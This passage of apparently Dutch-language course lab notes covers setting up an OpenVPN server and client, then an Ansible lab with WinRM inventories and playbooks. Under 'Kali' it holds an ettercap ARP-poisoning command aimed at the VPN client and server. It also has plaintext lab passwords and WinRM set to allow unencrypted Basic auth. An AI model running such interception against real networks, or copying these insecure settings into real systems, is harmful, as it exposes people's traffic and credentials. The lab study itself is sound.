# must set aside an IP range in this subnet
# (start=10.8.0.50 end=10.8.0.100) to allocate
# to connecting clients.  Leave this line commented
# out unless you are ethernet bridging.
;server-bridge 10.8.0.4 255.255.255.0 10.8.0.50 10.8.0.100

# Configure server mode for ethernet bridging
# using a DHCP-proxy, where clients talk
# to the OpenVPN server-side DHCP server
# to receive their IP address allocation
# and DNS server addresses.  You must first use
# your OS's bridging capability to bridge the TAP
# interface with the ethernet NIC interface.
# Note: this mode only works on clients (such as
# Windows), where the client-side TAP adapter is
# bound to a DHCP client.
;server-bridge

# Push routes to the client to allow it
# to reach other private subnets behind
# the server.  Remember that these
# private subnets will also need
# to know to route the OpenVPN client
# address pool (10.8.0.0/255.255.255.0)
# back to the OpenVPN server.
push "route 172.30.0.0 255.255.0.0"

# To assign specific IP addresses to specific
# clients or if a connecting client has a private
# subnet behind it that should also have VPN access,
# use the subdirectory "ccd" for client-specific
# configuration files (see man page for more info).

# EXAMPLE: Suppose the client
# having the certificate common name "Thelonious"
# also has a small subnet behind his connecting
# machine, such as 192.168.40.128/255.255.255.248.
# First, uncomment out these lines:
;client-config-dir ccd
;route 192.168.40.128 255.255.255.248
# Then create a file ccd/Thelonious with this line:
#   iroute 192.168.40.128 255.255.255.248
# This will allow Thelonious' private subnet to
# access the VPN.  This example will only work
# if you are routing, not bridging, i.e. you are
# using "dev tun" and "server" directives.

# EXAMPLE: Suppose you want to give
```

```
# Thelonious a fixed VPN IP address of 10.9.0.1.
# First uncomment out these lines:
;client-config-dir ccd
;route 10.9.0.0 255.255.255.252
# Then add this line to ccd/Thelonious:
#   ifconfig-push 10.9.0.1 10.9.0.2

# Suppose that you want to enable different
# firewall access policies for different groups
# of clients.  There are two methods:
# (1) Run multiple OpenVPN daemons, one for each
#     group, and firewall the TUN/TAP interface
#     for each group/daemon appropriately.
# (2) (Advanced) Create a script to dynamically
#     modify the firewall in response to access
#     from different clients.  See man
#     page for more info on learn-address script.
;learn-address ./script

# If enabled, this directive will configure
# all clients to redirect their default
# network gateway through the VPN, causing
# all IP traffic such as web browsing and
# and DNS lookups to go through the VPN
# (The OpenVPN server machine may need to NAT
# or bridge the TUN/TAP interface to the internet
# in order for this to work properly).
;push "redirect-gateway def1 bypass-dhcp"

# Certain Windows-specific network settings
# can be pushed to clients, such as DNS
# or WINS server addresses.  CAVEAT:
# http://openvpn.net/faq.html#dhcpcaveats
# The addresses below refer to the public
# DNS servers provided by opendns.com.
;push "dhcp-option DNS 208.67.222.222"
;push "dhcp-option DNS 208.67.220.220"

# Uncomment this directive to allow different
# clients to be able to "see" each other.
# By default, clients will only see the server.
# To force clients to only see the server, you
# will also need to appropriately firewall the
# server's TUN/TAP interface.
client-to-client

# Uncomment this directive if multiple clients
# might connect with the same certificate/key
# files or common names.  This is recommended
# only for testing purposes.  For production use,
# each client should have its own certificate/key
# pair.
#
# IF YOU HAVE NOT GENERATED INDIVIDUAL
```

```
# CERTIFICATE/KEY PAIRS FOR EACH CLIENT,
# EACH HAVING ITS OWN UNIQUE "COMMON NAME",
# UNCOMMENT THIS LINE OUT.
;duplicate-cn

# The keepalive directive causes ping-like
# messages to be sent back and forth over
# the link so that each side knows when
# the other side has gone down.
# Ping every 10 seconds, assume that remote
# peer is down if no ping received during
# a 120 second time period.
keepalive 10 120

# For extra security beyond that provided
# by SSL/TLS, create an "HMAC firewall"
# to help block DoS attacks and UDP port flooding.
#
# Generate with:
#   openvpn --genkey tls-auth ta.key
#
# The server and each client must have
# a copy of this key.
# The second parameter should be '0'
# on the server and '1' on the clients.
;tls-auth ta.key 0 # This file is secret

# Select a cryptographic cipher.
# This config item must be copied to
# the client config file as well.
# Note that v2.4 client/server will automatically
# negotiate AES-256-GCM in TLS mode.
# See also the ncp-cipher option in the manpage
cipher AES-256-CBC

# Enable compression on the VPN link and push the
# option to the client (v2.4+ only, for earlier
# versions see below)
;compress lz4-v2
;push "compress lz4-v2"

# For compression compatible with older clients use comp-lzo
# If you enable it here, you must also
# enable it in the client config file.
;comp-lzo

# The maximum number of concurrently connected
# clients we want to allow.
;max-clients 100

# It's a good idea to reduce the OpenVPN
# daemon's privileges after initialization.
#
# You can uncomment this out on
```

```
# non-Windows systems.
user nobody
group nobody

# The persist options will try to avoid
# accessing certain resources on restart
# that may no longer be accessible because
# of the privilege downgrade.
persist-key
persist-tun

# Output a short status file showing
# current connections, truncated
# and rewritten every minute.
status openvpn-status.log

# By default, log messages will go to the syslog (or
# on Windows, if running as a service, they will go to
# the "\Program Files\OpenVPN\log" directory).
# Use log or log-append to override this default.
# "log" will truncate the log file on OpenVPN startup,
# while "log-append" will append to it.  Use one
# or the other (but not both).
;log         openvpn.log
;log-append  openvpn.log

# Set the appropriate level of log
# file verbosity.
#
# 0 is silent, except for fatal errors
# 4 is reasonable for general usage
# 5 and 6 can help to debug connection problems
# 9 is extremely verbose
verb 3

# Silence repeating messages.  At most 20
# sequential messages of the same message
# category will be output to the log.
;mute 20

# Notify the client that when the server restarts so it
# can automatically reconnect.
explicit-exit-notify 1
```

Configure the client

Maak een Ubuntu-serverclient-VM met de naam `workathome`. Het heeft slechts één enkele netwerkinterface, verbonden met het fake-internethost-only netwerk. Wijs een vast IP-adres toe aan `workathome` zodat deze het internet kan bereiken. Zorg ervoor dat het de `companyrouter` en `isprouter` kan pingen, en dat het een werkende internetverbinding heeft. Ook wordt geadviseerd om SSH op `workathome` te installeren.

```
sudo apt install openvpn openssh-server -y

cp /usr/share/doc/openvpn/examples/sample-config-files/client.conf ~/client.ovpn

nano ~/client.ovpn
```

```
##############################################
# Sample client-side OpenVPN 2.0 config file #
# for connecting to multi-client server.     #
#                                            #
# This configuration can be used by multiple #
# clients, however each client should have   #
# its own cert and key files.                #
#                                            #
# On Windows, you might want to rename this  #
# file so it has a .ovpn extension           #
##############################################

# Specify that we are a client and that we
# will be pulling certain config file directives
# from the server.
client

# Use the same setting as you are using on
# the server.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
;dev tap
dev tun

# Windows needs the TAP-Win32 adapter name
# from the Network Connections panel
# if you have more than one.  On XP SP2,
# you may need to disable the firewall
# for the TAP adapter.
;dev-node MyTap

# Are we connecting to a TCP or
# UDP server?  Use the same setting as
# on the server.
;proto tcp
proto udp

# The hostname/IP and port of the server.
# You can have multiple remote entries
# to load balance between the servers.
remote 192.168.100.253 1194
;remote my-server-2 1194

# Choose a random host from the remote
```

```
# list for load-balancing.  Otherwise
# try hosts in the order specified.
;remote-random

# Keep trying indefinitely to resolve the
# host name of the OpenVPN server.  Very useful
# on machines which are not permanently connected
# to the internet such as laptops.
resolv-retry infinite

# Most clients don't need to bind to
# a specific local port number.
nobind

# Downgrade privileges after initialization (non-Windows only)
;user nobody
;group nobody

# Try to preserve some state across restarts.
persist-key
persist-tun

# If you are connecting through an
# HTTP proxy to reach the actual OpenVPN
# server, put the proxy server/IP and
# port number here.  See the man page
# if your proxy server requires
# authentication.
;http-proxy-retry # retry on connection failures
;http-proxy [proxy server] [proxy port #]

# Wireless networks often produce a lot
# of duplicate packets.  Set this flag
# to silence duplicate packet warnings.
;mute-replay-warnings

# SSL/TLS parms.
# See the server config file for more
# description.  It's best to use
# a separate .crt/.key file pair
# for each client.  A single ca
# file can be used for all clients.
ca /etc/openvpn/ca.crt
cert /etc/openvpn/client.crt
key /etc/openvpn/client.key

# Verify server certificate by checking that the
# certificate has the correct key usage set.
# This is an important precaution to protect against
# a potential attack discussed here:
#  http://openvpn.net/howto.html#mitm
#
# To use this feature, you will need to generate
# your server certificates with the keyUsage set to
```

```
#   digitalSignature, keyEncipherment
# and the extendedKeyUsage to
#   serverAuth
# EasyRSA can do this for you.
remote-cert-tls server

# If a tls-auth key is used on the server
# then every client must also have the key.
;tls-auth ta.key 1

# Select a cryptographic cipher.
# If the cipher option is used on the server
# then you must also specify it here.
# Note that v2.4 client/server will automatically
# negotiate AES-256-GCM in TLS mode.
# See also the data-ciphers option in the manpage
cipher AES-256-CBC

# Enable compression on the VPN link.
# Don't enable this unless it is also
# enabled in the server config file.
#comp-lzo

# Set log file verbosity.
verb 3

# Silence repeating messages
;mute 20
```

```
scp /home/vagrant/pki/ca.crt osboxes@192.168.100.104:/home/osboxes/
scp /home/vagrant/pki/issued/client.crt osboxes@192.168.100.104:/home/osboxes/
scp /home/vagrant/pki/private/client.key osboxes@192.168.100.104:/home/osboxes/
```

```
sudo mv /home/osboxes/ca.crt /etc/openvpn/
sudo mv /home/osboxes/client.crt /etc/openvpn/
sudo mv /home/osboxes/client.key /etc/openvpn/
```

De laatste configuratieoptie die u dubbel moet controleren, is de manier waarop uw klanten zich mogen authenticeren. De onderstaande optie moet zijn ingeschakeld in het configuratiebestand van de client. Elke gebruiker op dit Linux-apparaat mag dan zijn inloggegevens gebruiken om toegang te krijgen tot de OpenVPN-server. Zorg ervoor dat uw gebruiker op `companyrouter` bestaat!

```
sudo nano client.ovpn

# Authentication based on PAM passwords
auth-user-pass
```

1. **Start de server:**

```
sudo openvpn /etc/openvpn/server.conf

cybersecurity
```

2. **Start de client:**

```
sudo openvpn /etc/openvpn/client.ovpn

vagrant
vagrant
cybersecurity
```

3. **Open een andere terminal op de client en begin met het pingen van servers achter de companyrouter. Een goede test is om de webpagina op de webserver op te halen:**

```
curl http://172.30.20.10
```

Kali:

```
sudo ettercap -Tq -i eth0 -M arp:remote /192.168.100.104// /192.168.100.253//
```

Labo 10: Ansible

Installatie ansible op companyrouter

```
sudo yum install python3-pip -y
pip3 install ansible
```

Ansible SSH key aanmaken

```
ssh-keygen -t rsa -b 2048 -f ~/.ssh/ansible_key -N ""
```

Ansible user aanmaken op Linux

```
sudo adduser ansible
sudo passwd ansible
```

```
sudo usermod -aG wheel ansible
```

Ansible user aanmaken op Windows

```
New-LocalUser -Name "Ansible" -Password (ConvertTo-SecureString -AsPlainText
"cybersecurity" -Force) -FullName "Ansible"
Add-LocalGroupMember -Group "Administrators" -Member "Ansible"
```

Winrm op Windows

```
winrm quickconfig
winrm set winrm/config/service/auth '@{Basic="true"}'
winrm set winrm/config/service '@{AllowUnencrypted="true"}'
```

Key kopieren naar ansible user

```
ssh-copy-id -i ~/.ssh/ansible_key.pub ansible@172.30.20.10
ssh-copy-id -i ~/.ssh/ansible_key.pub ansible@172.30.0.5
```

Winrm op companyrouter

```
 pip install "pywinrm>=0.2.2"
```

```
[companyrouter]
localhost ansible_connection=local

[dc]
172.30.0.4:5985

[dc:vars]
ansible_user=vagrant
ansible_password=vagrant
ansible_connection=winrm
ansible_winrm_server_cert_validation=ignore

[web]
172.30.20.10

[database]
172.30.0.5

[linux]
localhost ansible_connection=local
```

```
172.30.20.10
172.30.0.5

[windowsclients]
172.30.100.100:5985

[windowsclients:vars]
ansible_user=vagrant
ansible_password=vagrant
ansible_connection=winrm
ansible_winrm_server_cert_validation=ignore
```

Na het instellen van uw sleutels en na het uitvoeren van een aantal mogelijke probleemoplossing zouden de volgende voorbeelden moeten werken.

Opmerking/tip: misschien moet je Ansible wat informatie vertellen over je SSH-sleutels. Dit kan met een extra argument of in de ansible-configuratie.

```
[vagrant@companyrouter ansible]$
```

```
ansible -i inventory.yml -m "win_ping" dc

172.30.0.4 | SUCCESS => {
    "changed": false,
    "ping": "pong"
}
```

```
ansible -i inventory.yml -m "win_ping" windowsclients

172.30.100.100 | SUCCESS => {
    "changed": false,
    "ping": "pong"
}
```

```
ansible -i inventory.yml -m "win_shell" -a "hostname" dc

172.30.0.4 | CHANGED | rc=0 >>
dc
```

```
ansible -i inventory.yml -m "ping" linux

localhost | SUCCESS => {
    "ansible_facts": {
        "discovered_interpreter_python": "/usr/bin/python3"
    },
```

```
    "changed": false,
    "ping": "pong"
}
172.30.0.5 | SUCCESS => {
    "ansible_facts": {
        "discovered_interpreter_python": "/usr/bin/python3"
    },
    "changed": false,
    "ping": "pong"
}
172.30.20.10 | SUCCESS => {
    "ansible_facts": {
        "discovered_interpreter_python": "/usr/bin/python3"
    },
    "changed": false,
    "ping": "pong"
}
```

- Voer een ad-hoc anible-opdracht uit om te controleren of de `datum` van alle machines hetzelfde is geconfigureerd. Kunt u dezelfde Windows-module gebruiken voor Linux-machines en omgekeerd?

```
ansible -i inventory.yml linux -m command -a "date"
ansible -i inventory.yml windows -m win_shell -a "Get-Date"
```

- Maak een playbook (of ad-hoc command) dat alle "/etc/passwd"-bestanden van alle Linux-machines lokaal naar het ansible-controllerknooppunt voor elke machine afzonderlijk haalt.

```
# pull_passwd.yml
---
- name: Fetch passwd files from remote hosts
  hosts: linux
  become: yes
  tasks:
    - name: Fetch passwd file from "{{ inventory_hostname }}"
      fetch:
        src: /etc/passwd
        dest: "/home/ansible/resultaten/passwords/{{ inventory_hostname }}_passwd"
        flat: yes
```

```
ansible-playbook -i inventory.yml pull_passwd.yml
```

- Maak een playbook (of ad-hoc command) die de gebruiker "walt" aanmaakt met het wachtwoord "Friday13th!" op alle Linux-machines.

```
# create_user.yml
---
- name: Create a new user and set password
  hosts: linux
  become: yes
  tasks:
    - name: Create user & set password
      user:
        name: walt
        password: "{{ 'Friday13th!' | password_hash('sha512') }}"
```

```
ansible-playbook -i inventory.yml create_user.yml
```

- Maak een playbook (of ad-hoc command) dat alle gebruikers ophaalt die mogen inloggen op alle Linux-machines.

```
# allowed_users.yml
---
- name: Retrieve all users that can login on all linux machines
  hosts: linux
  become: yes
  tasks:
    - name: Get allowed login users
      shell: "grep '/bin/bash' /etc/passwd | cut -d: -f1"
      register: allowed_users
      changed_when: false

    - name: Display allowed login users
      debug:
        var: allowed_users.stdout_lines

    - name: Save output to a file on companyrouter
      delegate_to: companyrouter
      lineinfile:
        path: "/etc/ansible/resultaten/gebruikers/resultaat"
        line: "{{ inventory_hostname }} - {{ allowed_users.stdout_lines | join(',
') }}"
```

```
ansible-playbook -i inventory.yml allowed_users.yml
```

of commando

```
ansible -i inventory -m command -a "grep -vE '^#' /etc/passwd" linux
```

- Maak een playbook (of ad-hoc command) die de hash (bijvoorbeeld md5sum) van een binair bestand (bijvoorbeeld het ss-binaire bestand) berekent.

```
# hashberekening.yml
---
- name: Calculate hash
  hosts: companyrouter
  become: true
  tasks:
    - name: Calculate MD5 hash of the cat binary
      command: md5sum /usr/bin/cat
      register: binary_hash
      changed_when: false

    - name: Display MD5 hash
      debug:
        var: binary_hash.stdout_lines

    - name: Save MD5 hash to a file
      lineinfile:
        path: /home/ansible/resultaten/hash/resultaat
        line: "{{ binary_hash.stdout_lines[0].split(' ')[0] }}"
        create: yes
```

```
ansible-playbook -i inventory.yml hashberekening.yml
```

- Maak een playbook (of ad-hoc command) die laat zien of Windows Defender is ingeschakeld en of er mapuitsluitingen zijn geconfigureerd op de Windows-client. Dit kan een beetje zoeken vereisen over hoe u deze informatie kunt ophalen via een opdracht/PowerShell.

```
# check_defender.yml
---
- name: Windows Defender status
  hosts: windows
  tasks:
    - name: Check Windows Defender status
      win_shell: Get-MpComputerStatus | Select-Object -ExpandProperty
AntivirusEnabled
      register: defender_status
      changed_when: false

    - name: Display Windows Defender status
      debug:
        msg: "Windows Defender is {{ 'enabled' if
defender_status.stdout.startswith('True') else 'disabled' }}"
```

```
ansible-playbook -i inventory.yml check_defender.yml
```

- Maak een playbook (of ad-hocopdracht) dat een bestand (bijvoorbeeld een txt-bestand) kopieert van de ansible-controller naar alle Linux-machines.

```
# copy_file_linux.yml
---
- name: Copy files to Linux machines
  hosts: linux
  become: true
  tasks:
    - name: Copy file to Linux machine
      copy:
        src: /home/ansible/copytest.txt
        dest: /home/vagrant/copytest.txt
```

```
ansible-playbook -i inventory.yml copy_file_linux.yml
```

- Maak hetzelfde als 7, maar voor Windows-machines.

```
# copy_file_windows.yml
---
- name: Copy files to Windows machines
  hosts: windows
  tasks:
    - name: Copy file to Windows machine
      win_copy:
        src: /home/ansible/copytest.txt
        dest: C:\Users\vagrant\Documents\copytest.txt
```

```
ansible-playbook -i inventory.yml copy_file_windows.yml
```